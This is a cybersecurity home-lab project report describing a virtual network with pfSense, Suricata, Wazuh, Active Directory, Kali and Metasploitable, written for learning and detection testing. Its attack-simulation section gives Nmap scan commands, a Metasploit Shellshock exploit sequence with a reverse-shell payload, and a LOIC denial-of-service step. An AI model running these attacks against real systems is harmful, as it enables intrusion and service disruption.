CYBER SECURITY HOME LAB

P R O J E C T

2025

OUSSEMA REZGUI

Table of Contents

Abstract

This project involves the creation of a **cybersecurity home lab** designed to simulate real-world scenarios for both offensive and defensive security practices. The lab is composed of the following key components: **Kali Linux** as the attacker machine, **Ubuntu with Wazuh** for monitoring and logging, **PfSense** as the firewall to regulate network traffic, **Windows Active Directory** for domain management, and **Metasploitable** as the target vulnerable system.

The primary objective of the lab is to gain practical experience in implementing security solutions and identifying potential threats. Key activities include detecting **Nmap stealth scans** using **custom Suricata IDS rules**, conducting vulnerability scans, and monitoring file integrity using Wazuh. This project integrates multiple tools and technologies to demonstrate the interaction between offensive tactics, monitoring solutions, and defensive mechanisms, providing hands-on experience in building and managing a secure network infrastructure.

By successfully completing this project, I have developed essential skills in penetration testing, intrusion detection, log management, vulnerability assessment, and network security, enhancing my practical understanding of cybersecurity concepts in a controlled environment.

Introduction

The **Cybersecurity Home Lab Project** is a practical initiative aimed at replicating real-world network environments to gain hands-on experience in implementing and understanding security tools and concepts. This project is designed to simulate offensive and defensive cybersecurity scenarios, providing insights into how attackers exploit vulnerabilities and how defenders monitor, detect, and mitigate threats.

The lab is built using **five primary components**:

1. **Kali Linux**: An attacker machine used for penetration testing, reconnaissance, and simulating real-world attacks.
2. **PfSense Firewall**: A robust open-source firewall solution used to filter traffic and enforce network security policies.
3. **Windows Active Directory (AD)**: A domain controller for user authentication and policy enforcement in a simulated corporate network environment.
4. **Ubuntu with Wazuh**: A monitoring system that logs events, performs vulnerability assessments, and ensures file integrity.
5. **Metasploitable**: A deliberately vulnerable machine used as the target for exploitation and testing.


The project's key focus areas include:

- Implementing an **Intrusion Detection System (IDS)** using **Suricata** to detect and log suspicious activity such as Nmap stealth scans with custom rules.
- Setting up **Wazuh** for real-time monitoring of log data, file integrity, and vulnerabilities across the network.
- Configuring a **firewall** with rules to block unauthorized access and secure inter-machine communications.

This home lab bridges the gap between theoretical knowledge and practical application, enabling the user to learn offensive tactics, defensive measures, and the importance of integrating multiple tools for network security. It serves as a foundation for understanding cybersecurity workflows in controlled environments, preparing the individual for real-world challenges in the field.

Network Architecture

The network architecture of the **Cybersecurity Home Lab** is carefully designed to simulate a real-world environment for studying network security, monitoring, and offensive-defensive interactions. The following diagram illustrates the setup:



Components and Design

1. **Internet**
    - The external network (WAN) connects through a home router to provide internet access for updates and other online activities.
2. **Host System**
    - The lab environment is hosted on a physical system using a virtualization platform such as **Hyper-V**, **VirtualBox**, or **VMware**.
3. **Virtual Network Switch**
    - A virtual switch facilitates the connection between the virtual machines and divides the lab into different subnets.
4. **PfSense Firewall**
    - Acts as the central firewall and router, managing traffic flow between the virtual switches.
    - Configured with two interfaces:
        - **WAN**: Connected to the host and internet.
        - **LAN**: Used to connect the virtual subnets.
5. **Subnets**
    - Each virtual machine is assigned to a specific subnet, ensuring isolated yet manageable communication paths:
        - **LAN Subnet (10.0.1.0/24):** Contains the **Kali Linux** attacker machine (IP: 10.0.1.2).
        - **Monitoring Subnet (10.0.2.0/24):** Houses the **Ubuntu monitoring machine with Wazuh** (IP: 10.0.2.100).
        - **Active Directory Subnet (10.0.3.0/24):** Includes **Windows Server 2019** for AD and **Windows 10** client machines (IPs: 10.0.3.2 and 10.0.3.101).
        - **Vulnerable Machine Subnet (10.0.4.0/24):** Contains the **Metasploitable target machine** (IP: 10.0.4.100).

Summary

This layered architecture ensures a controlled environment where network traffic can be monitored, attacks simulated, and security tools tested. It provides isolated virtual switches for each role, allowing better segmentation and replication of enterprise-grade network setups. This design enables:

- Effective penetration testing.
- Centralized logging and monitoring.
- Network traffic filtering and intrusion detection using tools like **Suricata** and **Wazuh**.

Project Objective

The primary objective of this **Cybersecurity Home Lab** project is to design and implement a secure virtualized environment for hands-on learning and testing of cybersecurity concepts. The goal is to simulate a real-world network with various components, such as attacker machines, vulnerable targets, and security monitoring systems, in a controlled lab setup.

Key objectives of this project include:

1. **Simulate Real-World Cybersecurity Scenarios:**
    - The project aims to recreate a realistic cybersecurity environment to help understand the interactions between different devices, firewalls, and intrusion detection systems. By simulating attacks like Nmap scans and unauthorized access attempts, the lab provides an ideal setting for testing detection and defense strategies.
2. **Network Security and Traffic Monitoring:**
    - Set up and configure a **Firewall** (PfSense) and **Intrusion Detection System** (Suricata) to monitor traffic, block unauthorized access, and detect suspicious activities such as **Port Scanning** and **DDoS attacks**. Custom detection rules for **Nmap stealth scan** detection are implemented to sharpen detection capabilities.
3. **Vulnerability Management:**
    - Through the integration of tools like **Wazuh** (in the monitoring machine), the lab helps test the effectiveness of security monitoring systems in detecting vulnerabilities, suspicious activities, and file integrity issues. This enables hands-on experience with vulnerability scanning, network defense, and system hardening techniques.
4. **Practice and Learn Cybersecurity Techniques:**
    - Provide a platform for users to learn about key cybersecurity techniques, including network segmentation, firewall rules, intrusion detection, and proactive defense mechanisms. It is designed to offer practical exposure to different tools and methodologies used in the industry.
5. **Develop Hands-On Skills in a Safe Environment:**
    - The home lab allows for the safe execution of offensive techniques (such as **penetration testing** and **vulnerability assessment**) on **Metasploitable**, an intentionally vulnerable machine, while protecting other machines through defensive strategies implemented in **PfSense** and **Suricata**. This hands-on experience bridges the gap between theory and real-world applications of cybersecurity practices.

6. **Document and Demonstrate Capabilities:**
    - One of the core objectives is to document every step of the process in detail, showcasing the entire setup, configuration, and operation of the virtualized network. This includes providing evidence of attack simulations, IDS rule triggers, and the overall effectiveness of defense strategies. Such documentation will serve as a comprehensive guide for personal learning or as a project portfolio to demonstrate skills on a resume.

By achieving these objectives, the project allows for a deeper understanding of **network security**, **IDS configuration**, **firewall management**, and **vulnerability assessment**, preparing participants for real-world cybersecurity challenges.

Lab Setup

Virtualization Setup

Setting up the virtualization environment is a crucial part of building the cybersecurity home lab. The steps outlined below describe the process of configuring the virtual environment using **VirtualBox**, although other platforms like VMware or Hyper-V can also be used.

1. Host Machine Setup

- **Requirements**:
    - A system with at least **16 GB of RAM** (recommended), multi-core CPU, and SSD storage.
    - Operating System: Windows, Linux, or macOS.
- **Install VMware Workstation Pro**:
    - Visit the official VMware website and download the latest version compatible with your operating system.

2. Create a Virtual Network

1. **Open Virtual Network Editor:**
    - Go to Edit > Virtual Network Editor.
2. **Add Custom Networks:**
    - Create separate virtual networks for each subnet in your lab:
        - LAN Subnet (VMnet1): 10.0.1.0/24
        - Monitoring Subnet (VMnet2): 10.0.2.0/24
        - Active Directory Subnet (VMnet3): 10.0.3.0/24
        - Vulnerable Machine Subnet (VMnet4): 10.0.4.0/24
    - Configure each virtual network as Host-Only or NAT as required.

3. Virtual Machines Setup

For each machine in the lab, allocate resources based on its role and requirements:

1. **PfSense Firewall**:
    - Download the ISO from PfSense.
    - Create a VM with:

        - **1 CPU**, **512 MB RAM**, and **4 GB storage**.
        - Two network adapters: one connected to NAT (WAN) and the other to the Host-Only Network (LAN).
    - Install and configure basic routing and firewall rules.
2. **Kali Linux (Attacker Machine)**:
    - Download the ISO from Kali Linux.
    - Create a VM with:
        - **2 CPUs**, **2 GB RAM**, and **20 GB storage**.
        - Attach it to the **LAN network**.
    - Network Adapters : **NAT** (for internet access) and **LAN** (Custom VMnet2 for local traffic to PfSense).
    - Perform a default installation and update the system.
3. **Ubuntu (Monitoring with Wazuh)**:
    - Download the ISO from Ubuntu.
    - Create a VM with:
        - **2 CPUs**, **4 GB RAM**, and **20 GB storage**.
        - Attach it to the **Monitoring Subnet**.
    - Network Adapters :LAN (Custom VMnet3 for logging and monitoring traffic from Wazuh)
    - Install Ubuntu Server and configure **Wazuh Manager**.
4. **Windows Active Directory (AD Lab)**:
    - Install **Windows Server 2019** and **Windows 10** from the Microsoft Evaluation Center.
    - Configure:
        - Windows Server 2019 as a domain controller.
        - Windows 10 as a client in the domain.
    - Network Adapters : AD Lab
5. **Metasploitable (Vulnerable Machine)**:
    - Download the pre-configured VM from Rapid7 Metasploitable.
    - Network Adapters : Vuln

4. Connecting the Virtual Machines

- Assign static IP addresses for each machine based on the subnets:
    - Example: PfSense LAN interface (10.0.1.1/24), Kali (10.0.1.2/24), etc.
- Configure **PfSense Firewall** to route traffic between subnets and monitor logs.

Firewall and IDS Configuration

The Firewall and Intrusion Detection System (IDS) are essential components of any cybersecurity home lab. In this setup, PfSense serves as the firewall and Suricata acts as the IDS, both providing network security, monitoring, and detection of malicious activity.

1. Setting Up PfSense Firewall

PfSense is used to control and monitor network traffic, acting as the security perimeter for the lab. Here's how to configure it:

Step 1: Install PfSense

- Download the PfSense ISO image from PfSense's official website.
- Create a new VM for PfSense with two network adapters: WAN (for internet connection) and LAN (for internal network).
- During installation, configure the WAN interface to use NAT for internet access and the LAN interface with the IP address 10.0.1.1/24.

Step 2: Firewall Rules

Once PfSense is installed and running, you need to configure firewall rules to allow/deny traffic based on network needs:

1. Allow Internal Communication:
    - Go to Firewall > Rules > LAN.
    - Add a rule to allow all traffic from the LAN network to the WAN interface.
    - Set the action to Pass, and specify Source as LAN network and Destination as any.
2. Block Unwanted Traffic:
    - Add a rule to block unnecessary traffic or protocols (such as HTTP, FTP, etc.) based on your lab's requirements.
    - Use Firewall > Rules > WAN to control inbound traffic.
3. NAT (Network Address Translation):
    - Enable NAT under Firewall > NAT for WAN interface, to allow internal machines to access the internet.
4. Logging and Monitoring:
    - Ensure logging is enabled to track traffic for monitoring and auditing.

2. IDS Configuration with Suricata

In this setup, Suricata is used as the IDS to detect suspicious activities such as port scanning or unauthorized access attempts. Suricata can be installed and integrated with PfSense for network intrusion detection.

Step 1: Install Suricata on PfSense

- Go to System > Package Manager > Available Packages.
- Search for Suricata, and install the package.
- Once installed, you'll need to configure Suricata to monitor network traffic and log potential threats.

Step 2: Interface Configuration

1. Navigate to Services > Suricata and add the LAN and WAN interfaces.
2. Enable IDS mode (to detect attacks but not block them) or IPS mode (to block attacks). For this lab setup, IDS mode is appropriate to monitor suspicious traffic.
3. Set up logging to capture packet-level data and IDS events.

Step 3: Create Custom Suricata Rules

You can create custom rules for detection, such as Nmap stealth scan detection.

1. Go to Services > Suricata > Settings and scroll to the Rules section.
2. Add custom rule files (e.g., for Nmap detection) in the Suricata rule configuration. Example rule to detect Nmap SYN Stealth scan:
3. *alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible Nmap SYN Stealth Scan"; flow:stateless; flags:S; threshold:type threshold, track by_src, count 50, seconds 1; classtype:attempted-recon; sid:1000001;)*
4. Upload the rule to Suricata's custom.rules directory on PfSense.

Step 4: Suricata Logging and Alerts

1. Enable logging under Services > Suricata > Log.
2. Set logging verbosity and decide on logging formats (e.g., syslog, CSV).
3. Ensure alert files are stored and accessible for monitoring.

3. Testing the Firewall and IDS Setup

To verify that the firewall and IDS setup is working properly:

1. Testing Firewall Rules:
    - Try to ping or access services between different subnets (e.g., Kali Linux trying to reach Windows 10).

- Ensure that only allowed traffic passes, while other connections are blocked.

2. Testing IDS Rules:
    - Perform an Nmap scan from Kali Linux to simulate an attack.
    - Check if Suricata detects the SYN stealth scan (based on the custom rule) by looking at the Suricata logs in PfSense.
3. Review IDS Alerts:
    - Navigate to Status > Suricata > Alerts to see triggered alerts. You should see logs for detected scan attempts or any suspicious activity.

4. Enhancing IDS with File Integrity Monitoring (Optional)

- For a more comprehensive IDS setup, you can enable File Integrity Monitoring (FIM) with tools like Wazuh to track changes to critical files and configurations.
- The monitoring system can alert you to unauthorized changes, adding another layer of security to your lab setup.

Setting up Wazuh for Monitoring

The objective of setting up Wazuh in this cybersecurity home lab is to enhance the security posture by providing a monitoring and alerting system for detecting malicious activities and security breaches. Wazuh will act as a Security Information and Event Management (SIEM) system to help monitor the logs and provide real-time alerts for any suspicious events across the network.

Prerequisites:

1. Ubuntu Machine for Wazuh Manager
2. Wazuh Agent installed on all other machines (Kali, Metasploitable, Windows, etc.)
3. Working Internet Connection
4. Sudo Privileges on the Ubuntu System

Procedure:

1. Install Wazuh Manager on Ubuntu: Wazuh Manager is the core component of the Wazuh system, responsible for collecting logs, analyzing events, and triggering alerts. It should be installed on a dedicated monitoring machine (in this setup, Ubuntu).
    - Step 1: Add the Wazuh repository to your system.
    - curl-s https://packages.wazuh.com/key/GPG-KEY-WAZUH | sudo apt-key add-
    - sudo apt-get install-y curl apt-transport-https
    - echo "deb https://packages.wazuh.com/4.x/apt/ stable main" | sudo tee /etc/apt/sources.list.d/wazuh.list
    - Step 2: Update the package list and install Wazuh Manager.
    - sudo apt-get update
    - sudo apt-get install wazuh-manager
    - Step 3: Start and enable the Wazuh Manager service.
    - sudo systemctl enable wazuh-manager
    - sudo systemctl start wazuh-manager
    - Step 4: Verify the installation and check the status of Wazuh Manager.
    - sudo systemctl status wazuh-manager
2. Install Wazuh Agent on Other Machines (Kali, Metasploitable, Windows, etc.): The Wazuh agent is installed on the client machines to collect logs and send them to the Wazuh Manager.

- For Kali Linux (Linux-based agent):
- sudo apt-get update
- sudo apt-get install wazuh-agent
- sudo systemctl enable wazuh-agent
- sudo systemctl start wazuh-agent
- For Windows (Windows-based agent):
    1. Download the latest Wazuh agent for Windows from the official Wazuh website.
    2. Run the installer and follow the setup instructions.
    3. After installation, navigate to C:\Program Files (x86)\ossec-agent and configure the agent to connect to the Wazuh Manager by editing the ossec.conf file.

Example configuration:

<server>

<address>10.0.2.100</address>

<port>1514</port>

</server>

3. Configure Communication Between Wazuh Manager and Agent: After installing the agents, you need to register them with the Wazuh Manager.
    - Step 1: On the Wazuh Manager, generate a key for each agent by running the following command:
    - /var/ossec/bin/manage_agents
    - Step 2: Copy the agent key from the Wazuh Manager and input it on the client machine (Kali, Metasploitable, Windows) by running the following on the client:
    - sudo /var/ossec/bin/agent-auth-m <Manager_IP>-A <Agent_Name>
    - Step 3: Restart the Wazuh agent service on all agents:
    - sudo systemctl restart wazuh-agent
4. Configure Wazuh Manager to Receive Logs: Ensure the Wazuh Manager is configured to accept and process logs from the agents. This is typically done by configuring rules and decoders in the Wazuh Manager to monitor system logs, security events, and generate alerts accordingly.
    - Wazuh comes with predefined rules and decoders for various use cases, including intrusion detection, system logs, and more.

- Custom rules can also be added to enhance detection capabilities, such as detecting specific scans (e.g., Nmap).

5. Integrating Wazuh with Kibana for Visualization (Optional but Recommended): To visualize the alerts and logs, you can integrate Wazuh with Kibana, which provides a dashboard for real-time log analysis and event monitoring.
    - Step 1: Install Kibana on your Ubuntu machine:
    - sudo apt-get install kibana
    - Step 2: Configure Kibana to connect to Elasticsearch and Wazuh by editing the kibana.yml configuration file.
    - Step 3: Access Kibana through a browser (usually on port 5601) to view and interact with the logs and alerts coming from the Wazuh Manager.

Verification:

- Once the agents are installed and connected, generate some test traffic, such as using Nmap from the Kali machine, or performing vulnerable actions on Metasploitable.
- Wazuh should trigger alerts based on the activities and you can view them in the Kibana dashboard or directly in the Wazuh Manager logs.

By following these steps, you will have successfully set up Wazuh to monitor the logs from various machines in the home lab, helping detect suspicious activities and providing a comprehensive view of your network's security status.

Integrating Windows Active Directory

The goal of integrating Windows Active Directory (AD) into this cybersecurity home lab setup is to provide centralized management for user authentication, network resources, and security policies across the different machines (including Kali, Metasploitable, and Windows Server). This setup is essential for understanding the role of Active Directory in enterprise environments and security operations.

Procedure:

1. Setting up Windows Server 2019 for Active Directory:

   Step 1: Install the Active Directory Domain Services (AD DS) role on Windows Server 2019.

   - Open the Server Manager on Windows Server.
   - Click Add Roles and Features.
   - In the Role-based or feature-based installation, select the server where you want to install the role.
   - Choose the Active Directory Domain Services role, then click Next.
   - Follow through with the wizard and click Install.

   Step 2: Promote the Windows Server to a Domain Controller.

   - After the role installation completes, you'll see a notification to promote the server to a domain controller.
   - Click on the Promote this server to a domain controller link.
   - Select Add a new forest and provide a domain name, such as example.local.
   - Set the Directory Services Restore Mode (DSRM) password and proceed with the installation.
   - Once the server is promoted, it will automatically reboot.

   Step 3: Confirm Active Directory is installed.

   - After the reboot, open Active Directory Users and Computers from the Server Manager to confirm that the Active Directory has been set up correctly.

2. Join Other Machines to the Domain:

After setting up the domain controller, you need to join the other machines (such as Kali Linux and Windows clients) to the domain for centralized authentication.

3. On Windows Machine (Windows 10 in this case):

- Open System Properties by right-clicking This PC and selecting Properties.
- Click on Change settings under the Computer name, domain, and workgroup settings.
- Select Domain and enter the domain name (e.g., example.local).
- When prompted, enter the username and password of a domain administrator (e.g., Administrator account of the Windows Server).
- Reboot the machine to complete the domain join process.

4. On Kali Linux Machine:
    - Install necessary packages
5. Configure Domain Policies:

After joining the machines to the domain, you can configure various domain policies for user authentication, security auditing, etc.

- Open Group Policy Management on the Domain Controller (Windows Server).
- Create or modify Group Policy Objects (GPOs) to manage the domain-wide security settings, user account policies, and auditing.
- Assign the GPOs to specific organizational units (OUs) within Active Directory, which may include the machines you've joined to the domain (Windows Server, Kali, etc.).

6. Testing Active Directory Integration:

To ensure the Active Directory setup is working properly, test the following:

- Authentication: Try logging in with a domain user account (created in Active Directory) on the Windows and Kali machines.
- Group Policies: Apply a test group policy (e.g., password policy) and verify if it propagates to all joined machines.

Security Considerations:

- Audit Logs: Enable auditing for security events such as logon/logoff events, account lockouts, etc., via Group Policy to enhance monitoring and alerting.
- DNS and Kerberos: Make sure the DNS settings on each machine are pointing to the Windows Server (Domain Controller) for proper domain name resolution and Kerberos authentication.

Verification:

- Once all machines are joined to the domain, you should be able to centrally manage user authentication and resources.
- You can test the integration by attempting a single sign-on for users, ensuring they have the same credentials across all devices in the domain.

Testing And Validation

Network Scanning and Attack Simulation

The goal of this section is to perform network scanning and simulate potential attacks in order to identify vulnerabilities, test defenses, and evaluate the effectiveness of the security measures put in place. This step is crucial for understanding how attackers might exploit a network and to assess the robustness of your cybersecurity defenses.

1. **Network Scanning with Nmap (Kali Linux):**
    - **Step 1:** Install Nmap on Kali Linux (if not already installed).
    - **Step 2:** Conduct a basic network scan to discover live hosts on the network. This helps in identifying active machines that may be vulnerable to attacks.
    - nmap -sP 10.0.0.0/24

This will perform a ping sweep of the IP range 10.0.0.0/24 to discover devices.

- **Step 3:** Perform a more in-depth scan to detect open ports and services running on a specific machine (e.g., the Windows 10 machine).
- nmap -sS -p- 10.0.0.3

This scan will attempt to identify all open ports (-p-) using a SYN scan (-sS), which is stealthier than a full connect scan.

- **Step 4:** Perform a version detection scan to get detailed information about the services running on open ports.
- nmap -sV 10.0.0.3

2. **Simulating Attacks with Metasploit (Kali Linux):**
    - **Step 1:** Open Metasploit Framework on Kali Linux.
    - msfconsole
    - **Step 2:** Search for exploits that match the service version detected earlier during the Nmap scan. For instance, if the target is running an outdated version of Apache, search for available exploits.
    - search apache
    - **Step 3:** Select an appropriate exploit and configure it.
    - use exploit/linux/http/apache_mod_cgi_bash_env_exec
    - set RHOSTS 10.0.0.3

- set RPORT 80
- set PAYLOAD linux/x86/shell_reverse_tcp
- set LHOST 10.0.0.1
- run

This command sets up a reverse shell payload that will attempt to exploit the Apache vulnerability on the target machine.

- **Step 4:** Execute the attack and observe the outcome. If successful, Metasploit will provide you with a shell on the target machine.

3. **IDS Detection (Suricata on pfSense):**
   - **Step 1:** Simulate a network scan (e.g., an Nmap scan) from Kali Linux while Suricata IDS is running on pfSense.
     - Suricata should trigger alerts for suspicious activities, such as an Nmap SYN Stealth Scan.
     - Example: An Nmap scan might generate an alert if it exceeds the threshold for number of packets sent per second (custom rule for stealth scan).
   - **Step 2:** Check pfSense for Suricata alerts.
     - Navigate to **Status > System Logs > Suricata** in the pfSense dashboard to view any triggered alerts related to the scan.
   - **Step 3:** Review the alerts generated in Suricata for the specific attack pattern (e.g., Nmap SYN scan or other port scanning attempts).
4. **Simulating a DOS Attack:**
   - **Step 1:** Use **LOIC (Low Orbit Ion Cannon)** or similar tools to simulate a Denial of Service (DoS) attack against a target machine.
     - Start LOIC and configure the target IP and port.
     - Launch the attack and monitor the affected machine's behavior (e.g., whether it becomes unresponsive).
   - **Step 2:** Check the firewall and IDS logs for detection of the DoS attack.
     - **Suricata** should ideally detect the attack if configured with appropriate rules for DoS signatures.
5. **Testing Attack Mitigation:**
   - **Step 1:** After an attack simulation, analyze the defense mechanisms such as IDS alerts, firewall logs, and system performance.

- **Step 2:** If any attack goes undetected, consider fine-tuning the IDS rules, firewall settings, or other security configurations (e.g., rate limiting or IP blacklisting).

Conclusion

The cybersecurity home lab project successfully integrates various components to simulate a realistic, multi-layered defense environment, providing a hands-on experience of modern network security. The project's key objectives were achieved, including setting up and configuring Kali Linux as an attacker machine, Ubuntu for monitoring with Wazuh, a pfSense firewall, and a Windows Active Directory machine. Additionally, a Metasploitable machine was utilized for vulnerability testing, and IDS was configured using Suricata with custom rules designed to detect network attacks like Nmap stealth scans and file integrity violations.

The implementation of Suricata IDS provided essential monitoring capabilities, and the customization of rules allowed for more accurate attack detection, especially in cases of reconnaissance, scanning, and exploitation attempts. This setup also highlighted the importance of network segmentation, centralized monitoring, and the ability to test various security tools and protocols under controlled conditions.

Moreover, the integration of Wazuh for vulnerability management and log monitoring, along with the simulated network scanning and attack scenarios, demonstrated how a proactive monitoring and response strategy can bolster a network's defense mechanisms. The results from these configurations, along with Suricata's alerting capabilities, reinforced the value of having a robust IDS system that can effectively detect and mitigate potential security threats.


Overall, this project not only provided practical knowledge in configuring a cybersecurity home lab but also emphasized the importance of continuous learning and testing in a real-world security environment. The hands-on approach enabled the application of various security concepts such as attack detection, threat mitigation, and vulnerability management, laying the foundation for more advanced security practices in the future.

References

